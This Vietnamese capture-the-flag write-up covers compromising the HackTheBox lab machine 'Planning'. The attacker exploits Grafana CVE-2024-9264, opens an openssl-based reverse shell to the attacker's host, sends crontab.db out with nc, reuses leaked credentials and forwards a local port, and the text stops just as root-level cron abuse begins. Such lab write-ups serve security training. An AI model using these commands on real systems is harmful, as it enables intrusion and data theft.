Planning (HackTheBox-Easy)

-Link:https://app.hackthebox.com/machines/Planning

I. Information Gathering.

-Như mọi khi, ta sử dụng nmap để xác định các cổng.


```
sudo nmap ip_address -Pn --disable-arp-ping -n -vv -oN first1000.nmap -oX f
irst1000.xml -sC -sV
```

-Kết quả:

```
# Nmap 7.95 scan initiated Tue Jul 29 11:08:06 2025 as: /usr/lib/nmap/nmap -
Pn --disable-arp-ping -n -vv -oN first1000.nmap -oX first1000.xml -sC -sV 10.
10.11.68
Increasing send delay for 10.10.11.68 from 0 to 5 due to 278 out of 925 droppe
d probes since last increase.
Increasing send delay for 10.10.11.68 from 5 to 10 due to 11 out of 23 dropped p
robes since last increase.
Increasing send delay for 10.10.11.68 from 10 to 20 due to 11 out of 17 dropped
probes since last increase.
Increasing send delay for 10.10.11.68 from 20 to 40 due to 11 out of 13 dropped
probes since last increase.
Increasing send delay for 10.10.11.68 from 40 to 80 due to 11 out of 18 dropped
probes since last increase.
Increasing send delay for 10.10.11.68 from 80 to 160 due to 11 out of 14 droppe
d probes since last increase.
Increasing send delay for 10.10.11.68 from 160 to 320 due to 11 out of 12 dropp
ed probes since last increase.
Increasing send delay for 10.10.11.68 from 320 to 640 due to 11 out of 12 dropp
ed probes since last increase.
Increasing send delay for 10.10.11.68 from 640 to 1000 due to 11 out of 11 dropp
```


```
ed probes since last increase.
Nmap scan report for 10.10.11.68
Host is up, received user-set (0.43s latency).
Scanned at 2025-07-29 11:08:08 EDT for 109s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMv/TbRhuPIAz+BOq4x+61TDVtlp0CfnTA2y6mk03/g2CffQmx8EL/uYKHNYNdnkO7MO3DXpUbQGq1k2H6mP6Fg=
|   256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKpJkWOBF3N5HVITJhPDWhOeW+p9G7f2E9JnYIhKs6R0
80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 29 11:09:57 2025 -- 1 IP address (1 host up) scanned in 111.17 seconds
```

-Với kết quả có được, ta ghi tên miền vào `/etc/hosts` và truy cập thử vào trang.




-Tuy nhiên trang web này lại khá an toàn, ta chuyển hướng sang tìm 1 subdomain khác bằng `gobuster`. Và ta tìm được 1 tên miền khác.


```
gobuster vhost -u http://planning.htb -w /usr/share/seclists/Discovery/DNS/n0kovo_subdomains.txt  --append-domain -t 20 -o subdomain_n0kovo.txt
```



-Ta thêm tên miền này vào trong `/etc/host` và truy cập thử.



-Với thông tin xác thực được cho lúc đầu, ta đăng nhập vào.



-Sau khi tìm hiểu, ta phát hiện được `grafana` tại phiên bản `11.0.0` có dính lỗ hổng `CVE-2024-9264` có thể dẫn tới `RCE`.

CVE-2024-9264 Detail


MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

The SQL Expressions experimental feature of Grafana allows for the evaluation of `duckdb` queries containing user input. These queries are insufficiently sanitized before being passed to `duckdb`, leading to a command injection and local file inclusion vulnerability. Any user with the VIEWER or higher permission is capable of executing this attack. The `duckdb` binary must be present in Grafana's $PATH for this attack to function; by default, this binary is not installed in Grafana distributions.


-Sau khi tìm hiểu thêm thì ta phát hiện ra được là ta có thể tương tác với api của nó.



II. Exploitation.


-Với CVE tìm được, ta sử dụng đoạn mã trên github tại đây để khai thác.

```
python3 -m venv Grafana_RCE_env
source ./Grafana_RCE_env/bin/activate
git clone https://github.com/nollium/CVE-2024-9264 scripts
cd scripts
pip3 install -r requirements.txt
python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "id" http://gra
fana.planning.htb/
```




-Ta xác nhận được là có thể khai thác bằng RCE nên ta dựng 1 reverse shell:

```
# Chạy lệnh này trên 1 terminal khác
ncat --ssl -lvnp vitural_port

# Sau khi chạy xong lệnh này, chuyển qua terminal đang chạy nc
python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "mkfifo /tmp/
s; sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect your_ip_address:vitur
al_port > /tmp/s; rm /tmp/s"  http://grafana.planning.htb/
```




III. Pillaging.

-Ta thử sử dụng lệnh `env` để xem các biến môi trường và phát hiện 1 số thông tin xác thực lạ.



-Ta thử sử dụng thông tin xác thực này, đăng nhập qua `ssh` và thành công. Tức là máy mà ta thực hiện RCE để đi vào chỉ là 1 `docker container`.



-Từ đây ta có được `user.txt` .

```
-rw-r----- 1 root enzo   33 Aug  1 10:03 user.txt
-rw------- 1 enzo enzo 1346 Aug  1 13:12 .viminfo
enzo@planning:~$ cat user.txt
12760827ec41879919f6e34b08a1c04a
enzo@planning:~$
```

⇒ `12760827ec41879919f6e34b08a1c04a`


-Ta kiểm tra thư mục /opt và phát hiện được 1 file database.

```
enzo@planning:~$ ls -la /opt
total 16
drwxr-xr-x  4 root root 4096 Feb 28 19:21 .
drwxr-xr-x 22 root root 4096 Apr  3 14:40 ..
drwx--x--x  4 root root 4096 Feb 28 19:06 containerd
drwxr-xr-x  2 root root 4096 Aug  1 17:06 crontabs
enzo@planning:~$ ls -la /opt/crontabs/
total 12
drwxr-xr-x 2 root root 4096 Aug  1 17:06 .
drwxr-xr-x 4 root root 4096 Feb 28 19:21 ..
-rw-r--r-- 1 root root  737 Aug  1 17:29 crontab.db
enzo@planning:~$
```

-Ta tải file đó về máy xem thử.

```
# Máy mình
nc -lnvp vitural_port > crontab.db

# Máy mục tiêu
cat /opt/crontabs/crontab.db | nc your_ip_address vitural_port -q 0
```

```
┌──(lol㉿kali)-[~/Desktop/Planning]
└─$ nc -lnvp 9010 > crontab.db
listening on [any] 9010 ...
connect to [10.10.14.214] from (UNKNOWN) [10.10.11.68] 37692

┌──(lol㉿kali)-[~/Desktop/Planning]
└─$ ls -la crontab.db
-rw-rw-r-- 1 lol lol 737 Aug  1 13:33 crontab.db
```



-Tuy nhiên ta lại chẳng tìm thấy file zip được đề cập trong đó, ta tiếp tục nhìn xung quanh và tìm ta thư mục `/var/www/web` , và tồn tại file index.php cho chúng ta thấy là có thể tồn tại dịch vụ mysql trong máy

```
enzo@planning:~$ cat /var/www/web/index.php
<?php
$servername = "localhost";
$username = "root";
$password = "EXTRapHY";
$dbname = "edukate";

$conn = new mysqli($servername, $username, $password, $dbname);
```

-Ta thử kết nối và thành công.

```
enzo@planning:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1627
Server version: 8.0.41-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

-Tuy nhiên trong đấy ta cũng không tìm thấy gì. Ta thử kiểm tra tất cả các cổng đang mở thông qua `netstat` và phát hiện ra được có cổng 8000 tồn tại dịch vụ lạ.


```
netstat -ln
```

```
enzo@planning:~$ netstat -ln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address
tcp        0      0 127.0.0.53:53           0.0.0.0:*
tcp        0      0 127.0.0.1:41597         0.0.0.0:*
tcp        0      0 127.0.0.1:3000          0.0.0.0:*
tcp        0      0 127.0.0.1:8000          0.0.0.0:*
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
tcp        0      0 127.0.0.54:53           0.0.0.0:*
```


-Tuy nhiên thì ta không thể nào có thể kết nối được với cổng này thông qua shell của người dùng `enzo`, ta thử chuyển tiếp thông qua 1 cổng trong máy ta và kết nối thử.

```
ssh enzo@ip_address -L vitural:127.0.0.1:8000
```

-Ta hoàn toàn có thể truy cập được dịch vụ lạ ấy thông qua cách này, tuy nhiên thì ta lại cần thông tin xác thực để truy cập.




-Ta thử với tên người dùng `root` và mật khẩu `P4ssw0rdS0pRi0T3c` có được từ file `crontab.db`, và ta phát hiện được trang này cho phép ta cấu hình các tiến trình tự động có thể chạy dưới quyền `root`.



IV. Privilege Escalation.

-Ta thử tạo 1 tiến trình mới để có thể tạo 1 reverse shell. (Click vào “New sau đó tạo như màn hình)

